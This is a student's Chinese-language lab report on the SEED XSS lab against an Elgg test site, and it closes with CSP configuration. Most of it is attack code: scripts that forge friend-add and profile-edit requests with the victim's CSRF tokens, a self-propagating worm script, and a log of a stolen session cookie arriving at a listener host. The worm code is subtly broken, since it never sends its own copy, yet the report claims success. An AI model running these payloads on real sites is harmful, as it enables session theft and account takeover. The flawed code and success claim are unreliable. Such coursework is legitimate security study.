

Lab5 report

57119122 刘恒睿


Task1：Posting a Malicious Message to Display an Alert Window
在 Alice 的简介中插入 JavaScript code:




保存后，成功弹出窗口：



Task2：Posting a Malicious Message to Display Cookies
攻击结果：
Alice 访问自身网页




其他用户访问 Alice 网页



Task3：Stealing Cookies from the Victim’s Machine

插入代码：



攻击结果：

```
Connection received on 10.0.2.4 35984
GET /?c=Elgg%3Di1rja928v8ka32459av3u1ddl0%3B%20elggperm%3DzJwk9fqeFmviiZg8KrKRam
JAMeo2GKHK HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```


Task4：Becoming the Victim’s Friend

编写 JavaScript 程序：


```
task4.html
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?"+"friend=59"+ts+token+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```


在 edit html 模式下插入到 Samy 的 profile 内：



访问 Samy 主页之前的 Alice 好友：



访问 Samy 主页之后的 Alice 好友：



攻击成功！

Question 1:

获取被攻击者的浏览器__elgg_ts 和__elgg_token 值，用于取得服务器验证。

Question 2:

这种情况可以查看网页的源码，分析对我们的输入做了什么样的处理，根据分析结果对插入的攻击代码进行调整。

Task5：Modifying the Victim’s Profile

修改 Samy 简介查看 POST 报文：

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------654582102140782373124742072 09
Content-Length: 3452
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=q10rntjhr6u5bb5tiomfn4tafv
Upgrade-Insecure-Requests: 1
```


```
__elgg_token=P5QfYJgk9XgcbW5pzHxrww&__elgg_ts=1627781875&name=Samy&description=<script type="text/javascri
```

Send Content-Length:917


编写 JavaScript 代码：

```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+"&accwsslevel[description]=2"
var content=token+ts+userName+desc+guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

插入代码到 Samy 简介中：



访问 Samy 主页之后的 Alice 主页：



攻击成功！

Question3：

指定被攻击者为 Alice，防止攻击其他用户。

Task6：Writing a Self-Propagating XSS Worm

蠕虫 XSS 攻击有两种方式：


1. 连接法
2. DOM 法

此处只演示 DOM 法。


编写 JavaScript 代码：

```
<script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+"&accwsslevel[description]=2"
var content=token+ts+userName+desc+guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


将攻击程序插入到 Samy 的简介内：



访问 Samy 主页后 Alice 的简介：



访问 Alice 主页后 Boby 的简介：



攻击成功！

Task7:Defeating XSS Attacks Using CSP

两种设置 CSP 的方法：

1. Apache

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
```


2. 网页应用


```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```


测试：


1. 访问 www.example32a.com






